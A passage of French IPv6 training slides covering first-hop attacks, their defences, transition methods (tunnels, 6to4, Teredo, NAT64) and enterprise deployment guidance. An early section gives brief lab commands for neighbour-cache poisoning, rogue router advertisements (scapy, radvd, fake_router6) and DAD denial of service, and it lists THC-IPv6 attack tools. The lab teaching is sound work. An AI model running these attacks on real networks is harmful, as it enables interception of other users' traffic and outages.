flood\_router26

dos-new-ip6

kill\_router6

rsmurf6

smurf6

flood\_mld6

flood\_redirect6

flood\_solicitatem6

exploit6


ndpexhaust6

sendpees6

thcsyn6

# Empoisonnement de cache ND

Empoisonnement de cache de voisinage avec fake\_advertise6. Lancer la capture. Vérifier le cache avant et après. parasite6 commute le trafic.



# Rogue RA scapy

Assez trivial, en scapy; THC-IPv6 est plus simple.

```
scapy
```

```
Welcome to Scapy (2.2.0)
```

```
>>> q = IPv6()/ICMPv6ND_RA()/ICMPv6NDOptPrefixInfo(prefix='2001:db8:bad:  
bad:::', prefixlen=64)/ICMPv6NDOptSrcLLAddr(lladdr='00:0c:29:b7:8e:eb')  
>>> send(q)
```

# Rogue RA RADVD

```
apt-get install radvd
```

Dans /etc/radvd.conf :

```
interface eth0
{
    AdvSendAdvert on;
    AdvLinkMTU 1280;
    prefix 2001:6f8:14d6:1::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
        #enables clients to autoconf
    };
    RDNSS 2001:6f8:14d6:1::1
    {
        AdvRDNSSPreference 8;
        AdvRDNSSLifetime 3600;
    };
};

radvd -C /etc/radvd.conf
```

# **fake\_router6**

En trois étapes :

## 1. Activation du routage

```
sysctl -w net.ipv6.conf.all.forwarding=1
```

## 2. Route par défaut

```
ip route add default via fe80::1 dev eth0
```

## 3. Empoisonnement par RA

```
fake_router6 eth0 2001:470:7B6D:bad::/64
```

Vérifier la table de routage et de voisinage avant et après l'attaque. Capturer les paquets entre la victime et la passerelle. On peut être plus précis avec fake\_router26.

# Attaque DAD

A titre d'exemple, dos-new-ipv6 répond à toutes les tentatives DAD de telle sorte que plus aucune nouvelle interface ne puisse monter une adresse IPv6. Efficace ?

# **ndpmon : surveillance L2**

Installation de ndpmon :

[http://ndpmon.sourceforge.net/index.php?  
n=Doc.Installation](http://ndpmon.sourceforge.net/index.php?n=Doc.Installation)

Configuration :

[http://ndpmon.sourceforge.net/index.php?  
n=Doc.Configuration](http://ndpmon.sourceforge.net/index.php?n=Doc.Configuration)

# First Hop Security

Selon le document [Cisco Implementing First Hop Security](#) :

[IPv6 First-Hop Security Binding Table](#)

[IPv6 Device Tracking](#)

[IPv6 Port-Based Access List Support](#)

[IPv6 Global Policies](#)

[IPv6 RA Guard](#)

[IPv6 ND Inspection](#)

[Secure Neighbor Discovery in IPv6](#)

[IPv6 Neighbor Discovery Trust Models and Threats](#)

[SeND Protocol](#)

[SeND Deployment Models](#)

[Single CA Model](#)

# Autres attaques et outils

<http://www.scoop.it/t/ipv6-training/?tag=security>

# **18. VPN IPv6 IPSEC**

# Objectifs (en préparation)

- Authentification OSPFv3
- VPN IPv6 IPSEC site-à-site
- VPN IPv6 IPSEC site-à-site sur de l'IPv4
- Microsoft Direct Access

# **19. Méthodes de transition**

Période de transition, Méthode de transition

# Objectifs

- Période de transition
- Méthodes de transition protocolaires
- Dual-Stack
- Tunnels 6in4, IP41, UDP
- Traduction
- Scénario de réseaux IPv6 d'entreprise







# Période de transition

La transition est train de se réaliser du cœur du réseau des opérateurs jusqu'au client final. Cette transition pourrait prendre 5 à 10 ans selon les endroits du monde et le type de service à migrer.

En tout cas, la disponibilité de la connectivité IPv6 dépend du moment de son déploiement global.

Depuis le 6 juin 2012, les grands fournisseurs de l'Internet et l'ISOC ont lancé le "World IPv6 Launch Day" qui annonce le déploiement global d'IPv6.

# Transition : IPv6RIPEness



# Méthodes de transition protocolaires

Le [RFC 4213](#) décrit trois méthodes de transition protocolaires.

- **Dual Stack**, double pile IPv4/IPv6, de loin la préférée, la plus probable à moyen terme.
- **Tunnels** : solution de transition pour transporter de l'IPv6 sur de l'IPv4 et, à terme, de transporter de l'IPv4 dans de l'IPv6 (plusieurs protocoles pour plusieurs scénarios).
- **Traduction**, mécanismes peu recommandés en local. Plutôt exploité chez les ISP pour connecter IPv6 à IPv4 ou les GE. Exemple : *NAT64/DNS64*

# Tunnels

- Scénarios Tunnel Broker utilisant les protocoles 6in4, TSP, ayiya :
  - <http://www.tunnelbroker.net/>
  - <http://www.sixxs.net/>
  - <http://www.gogo6.com/freenet6>
- Scénarios FAI réels utilisant GRE (privé), DS-Lite ou 6rd (Free)


Le tunnel reste toutefois une solution de transition intermédiaire, de phase de test.

**On attend les offres IPv6 natives ou Dual/Stack seront toujours préférées**

# Principe de mise en tunnel

Le principe technique consiste à placer la charge IPv6 dans des paquets IPv4 au niveau de la couche Réseau ou dans des paquets TCP ou UDP au niveau de la couche Transport. En quelque sorte, ces protocoles agissent en tant que couche de Liaison de données (facilité L2) virtuelle pour connecter deux points d'extrémité IPv6.

# Protocole 6in4



Quand le tunnel encapsule du trafic IPv6 dans IPv4, on parle de tunnel 6in4. Dans l'en-tête IPv4, le champ « Protocol » qui annonce le protocole de la charge prend la valeur 41 (soit celle qui identifie IPv6). Les adresses IPv4 utilisées dans les en-têtes doivent être globales pour assurer la connectivité IPv6. Les points d'extrémités sont définis de manière statique, ils sont alors configurés manuellement. En s'adjoignant les services d'un mécanisme Heartbeat, les points d'extrémité peuvent être définis de manière automatique comme c'est le cas avec **6in4 dit Heartbeat**. Il est utile quand le FAI attribue des adresses IPv4 dynamiques. Notons enfin que le MTU du tunnel DOIT être compris entre 1280 octets et 1480 octets. [Une capture de paquets 6in4 est disponible ici.](#)

# Protocoles IP41

Les protocoles qui se basent sur cette encapsulation IP41 traversent difficilement les pare-feux. Un tunnel IP 41 devrait être placé en bordure du réseau sur une passerelle d'accès à l'Internet, "pour connecter des îles IPv6 dans un océan IPv4" dans une première étape du déploiement global.

## 6to4, ISATAP et 6rd

En plus du protocole 6in4 déjà décrit, on peut aussi citer comme protocoles de mise en tunnel fondés sur l'encapsulation IP41 : 6to4, ISATAP et 6rd. Ces trois protocoles construisent l'identifiant d'interface du tunnel sur base de son adresse IPv4 globale. Ils sont donc incompatibles derrière un routeur NAT. Le protocole IP41 doit rester ouvert dans les pare-feu

# 6to4

6to4 permet de créer automatiquement un tunnel IPv6 sur IPv4 en construisant l'identifiant d'interface IPv6 sur base de l'adresse IPv4. La plage 2002::/16 est réservée aux tunnels montés avec le protocole. Il permet d'interconnecter facilement deux îles IPv6. Par contre, il a besoin de passerelles relais pour s'interconnecter au monde global IPv6. Teredo est la version « NAT Traversal » personnelle de 6to4.

# ISATAP

ISATAP, Intra-Site Automatic Tunnel Addressing Protocol, permet la transmission de paquets IPv6 entre des noeuds dual-stack au dessus d'un réseau IPv4. Une architecture ISATAP propose un réseau de type overlay sur IPv4 au sein d'un site. Il ne propose pas de solution de connectivité IPv6 globale.

## 6rd

6rd est une autre extension de 6to4 qui utilise le préfixe global d'un Fournisseur d'Accès à Internet plutôt que l'adressage 2002::/16 de 6to4. Cette variante supprime la nécessité de passerelle relais. Il est utilisé dans le déploiement IPV6 du FAI français Free. Il s'agit d'une solution de transition pour un FAI.


# IP41 sous Cisco IOS

Ces solutions de mise en tunnel répondent aux besoins des Fournisseurs d'Accès Internet locaux qui gèrent eux-mêmes les POPs des clients finaux. [Implementing Tunneling for IPv6](#) nous donne une liste des configurations possibles sous Cisco IOS :

- [Example: Configuring Manual IPv6 Tunnels](#)
- [Example: Configuring GRE Tunnels](#)
- [Example: Configuring 6to4 Tunnels](#)
- [Example: Configuring 6RD Tunnels](#)
- [Example: Configuring IPv4-Compatible IPv6 Tunnels](#)
- [Example: Configuring ISATAP Tunnels](#)

Pour plus d'information sur les solutions de transition pour les FAI, voyez l'article [Transition to IPv6 at the Service Providers](#).

# Modèle « Tunnel Broker »



Pour obtenir une connectivité IPv6 indépendante des FAI locaux, on peut faire appel à un fournisseur de tunnel IPv6. On peut voir en lui un FAI IPV6 virtuel. Un modèle typique de fournisseur de tunnel ([RFC 3053](#)) contrôle les sessions de tunnels établies entre le client en Dual-Stack et le serveur de tunnel qui est en fait un routeur.

# Fournisseur Hurricane Electric

Le fournisseur de tunnel [Hurricane Electric](#) répond à ce modèle. Il supporte seulement les tunnels 6in4.

Une encapsulation au niveau de la couche transport apporte à ce modèle une série d'avantages en matière de :

- Sécurité, authentification
- Facilité de gestion
- Configuration automatique ou manuelle
- Prise en charge d'adresses IPv4 dynamique
- Supports des hôtes et des sites
- Évolutivité du nombre de tunnels
- Support du NAT Traversal
- Découverte de services
- Support de services spécifiques (Multicast)

On notera une surcharge au niveau des en-têtes que les encapsulations IP41 ne créent pas. Cette surcharge aura nécessairement un certain impact sur les performances du tunnel.


# Tunnels UDP/TCP

Parmi les protocoles de mise en tunnel qui se basent sur une encapsulation de couche transport UDP/TCP ([sur IPv4 protocoles 6 et 17](#)) :

- AYIYA (UDP 5072),
- TSP (TCP 3653 ou UDP 3653) et
- Teredo/Miredo (UDP 3544)

Ils sont plus souples avec les pare-feux à un point tel qu'ils peuvent devenir une menace pour la sécurité d'un réseau géré. Sans filtrage fin sur les passerelles, ces tunnels traversent aisément les pare-feux et les routeurs NAT. Ce qui est utile à un laboratoire devient dangereux sur un réseau d'entreprise en production.

# AYIYA



Il est utile de préciser que la connectivité ICMP echo request / echo response doit être activée pour monter ces tunnels. On notera que AYIYA et 6in4 Heartbeat utilisent aussi le protocole TIC (TCP 3874). Ces derniers sont proposés par le fournisseur de tunnels IPv6 [Sixxs](#). On citera aussi le protocole TSP est supporté par plusieurs fournisseurs de tunnels IPv6 dont [Gogo6/Freenet6](#). On peut trouver une perspective objective de l'offre sur la page de Wikipedia (en) [List of IPv6 tunnel brokers](#).

# Teredo

Teredo, « Tunnelling IPv6 over UDP through Network Address Translations (NATs) », fondé sur 6to4, encapsule le trafic IPv6 dans des paquets UDP (port 3544) et utilise une version simplifiée de STUN NAT Traversal. Il traverse certains pare-feux NAT. Les identifiants d'interface IPv6 sont attribués dans la plage 2001::/32, d'une dérivation des adresses IPv4 natives. L'identifiant d'interface IPv6 généré peut donc changer. Il ne permet pas de router des sous-réseau. Une offre publique de [serveurs publics](#) est disponible.

Si ces mécanismes offrent plus de souplesses, il génère plus de surcharge<sup>6</sup> dans les en-têtes que les tunnels IP 41.

# Tunnels : objectifs

Si la mise en tunnel est une solution de transition vers IPv6, elle consiste aussi en une menace pour les réseaux d'entreprise. En laboratoire, la solution est aisée à mettre en place. En entreprise, elle permet d'envisager la construction de pilotes ou la consolidation d'infrastructures réseaux de manière durable.

# Fournisseurs de tunnels

- [Sixxs](#) dispose d'un client multi-OS [AICCU](#) (bien supporté sur Linux ou sur BSD), les POPs sont nombreux, le service est sérieux.
- [Hurricane Electric](#) opte pour la simplicité avec 6in4 mais supporte mal les infrastructures protégées. Hurricane Electric délivre une auto-certification IPv6 intéressante.
- [Gogo6/Freenet6](#) reste à tester.

# Choisir un fournisseur de tunnel

Pour choisir un fournisseur de tunnel, on sera attentif aux éléments qui pourraient filtrer le trafic IPv6 transporté de bout en bout dans sa topologie.

Ensuite, on choisira sa méthode de transition soit

- en fonction de l'encapsulation (couche 2, 3 et 4),
- soit en fonction de l'usage ou du modèle à déployer (scénario FAI, Site-to-Site, connectivité virtuelle, IPv6-only site, etc.)
- ainsi qu'en fonction du plan d'adressage (/64, /56/, /48 voire plus).


# Traduction

Cette problématique concerne principalement les FAI :

- NAT44
- NAT444
- CGN
- NAT64/DNS64

# Traduction NAT64/DNS64

Cisco propose du NAT64, Bind du DNS64 ...



# Réseau d'entreprise IPv6

Répondre aux besoins d'une infrastructure IPv6 (cf. Point 4 [RFC 4057](#)) en :

1. Plannification de l'adressage
2. Service de résolution de nom DNS
3. Service de routage
4. Configuration des hôtes
5. Politiques de sécurité
6. Configuration des applications
7. Network Management

On prêtera une attention particulière au comportement des [routeurs CPE](#) et au support des différents OS.

# Guide de déploiement : [RFC7381](#)

Pour le déploiement en entreprise, on peut s'inspirer du [RFC7381 Enterprise IPv6 Deployment Guidelines](#) :

- Preparation and Assessment Phase
- External Phase
- Internal Phase
- Other Phases
- Considerations For Specific Enterprises (CDN, DC, Campus)

# **Preparation and Assessment (1)**

## **1. Preparation and Assessment Phase**

### **1.1. Inventory Phase**

- 1.1.1. Network infrastructure readiness assessment
- 1.1.2. Applications readiness assessment
- 1.1.3. Importance of readiness validation and testing

### **1.2. Training**

### **1.3. Routing**

### **1.4. Security Policy**

- 1.4.1. Demystifying some IPv6 Security Myths
- 1.4.2. Similarities between IPv6 and IPv4 security
- 1.4.3. Specific Security Issues for IPv6

### **1.5. Address Plan**

### **1.6. Program Planning**

### **1.7. Tools Assessment**

# **External and Internal Phases (2-3)**

## **2. External Phase**

- 2.1. Connectivity
- 2.2. Security
- 2.3. Monitoring
- 2.4. Servers and Applications

## **3. Internal Phase**

- 3.1. Network Infrastructure
- 3.2. End user devices
- 3.3. Corporate Systems
- 3.4. Security

# **Autres phases et considération**

## **4. Other Phases**

- 4.1. Guest network
- 4.2. IPv6-only

## **5. Considerations For Specific Enterprises**

- 5.1. Content Delivery Networks
- 5.2. Data Center Virtualization
- 5.3. Campus Networks

# **20. Autres sujets IPv6**

# Sujets non traités

Sujets non traités en détail dans ce cours :

- DHCPv6 Prefix-Delegation
- BGP
- NAT64/DNS64
- Provider Independent IPv6 Adresses
- Surveillance IPv6
- Protocoles de transition FAI (6to4, ISATAP et 6rd)
- Gestion du Multicast IPv6
- Mobilité IPv6

# Contenu à réviser

- Diapositive 251 : empoisonnement de cache  
ND

# Droits

Cisco Systems est une marque réservée.

Protocole IPv6 de [goffinet@goffinet.eu](mailto:goffinet@goffinet.eu) est mis à disposition selon les termes de la licence Creative Commons Attribution - Partage dans les Mêmes Conditions 4.0 International